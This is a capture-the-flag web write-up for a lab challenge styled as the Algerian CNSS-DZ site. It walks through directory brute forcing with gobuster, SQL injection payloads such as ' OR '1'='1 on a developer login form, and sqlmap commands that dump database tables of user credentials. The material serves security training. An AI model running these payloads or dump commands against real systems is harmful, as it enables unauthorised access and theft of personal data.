
CTF Write-up: CNSS-DZ Challenge
Standard websites often have hidden directories. Let's brute force!
Author: CTF Player
Category: Web
Difficulty: Very Easy
Port: 2030
Target: http://IP:2030/
Points: 500
Challenge Description#
Welcome to the Algerian National Social Security Fund (CNSS-DZ) website. This system is "ultra secure" according to the developers... but maybe they missed something? 😏
Step 1: Initial Reconnaissance#

The website looks professional with dark/light mode toggle:
- Landing page with security statistics

- About page with company history

- Contact Us form
- No obvious vulnerabilities visible
about page
contact page
Step 2: Directory Brute Force#
check robots.txt
curl http://localhost:2030/robots.txt Only /admin is disallowed (and it's just a fake page).

Standard websites often have hidden directories. Let's brute force!
Using Gobuster:
gobuster dir -u http://localhost:2030 -w /usr/share/wordlists/dirb/common.txt
Or Dirb:
dirb http://localhost:2030
Results found:
/admin        (Admin portal - fake)
/panel        (DEVELOPMENT PANEL - Interesting!)
/ContactUs    (Already visible)
/about        (Already visible)
Discovery: /panel - A development panel! 👀

Step 3: Exploring /panel
Accessing /panel shows:
do more brute force and you find /dev page also

enter to the page

The login form at /panel/dev asks for:
Developer ID Access Key
This looks like a perfect target for SQL injection testing!
Test 1: Basic injection
Username: admin' --
Password: anything
Test 2: Classic OR bypass
Username: ' OR '1'='1Test 3: Let's use sqlmap catpture the post request in the proxy
 and save the file save item

the file is xml file as we can see
using sqlmap to perform a test of sql injection vulnerabilities
to see all databases
the results
 to see the tables
sqlmap -r anas_request -D cnss_dz --tables --batch
to see the columns of the tables
sqlmap -r anas_request -D cnss_dz -T employees --dump --batch 
but nothings interrested let's se the dev_users table
sqlmap -r anas_request -D cnss_dz -T dev_users --dump 
oohjust cracking the hash password of derraji here we go


let's enter with this creds
What We Learned#
Directory brute forcing reveals hidden endpoints Never trust "under construction" pages - they often hide functionality SQL Injection basics - Classic ' OR '1'='1' -- still works! Always test contact forms for XSS vulnerabilities Professional appearance ≠ security - This looks pro but has basic vulns
Tools You Could Use#
Dirb/Gobuster - Directory brute forcing Burp Suite - Manual testing SQLMap - Automated SQL injection testing Browser DevTools - Analyze requests/responses curl - Command-line testing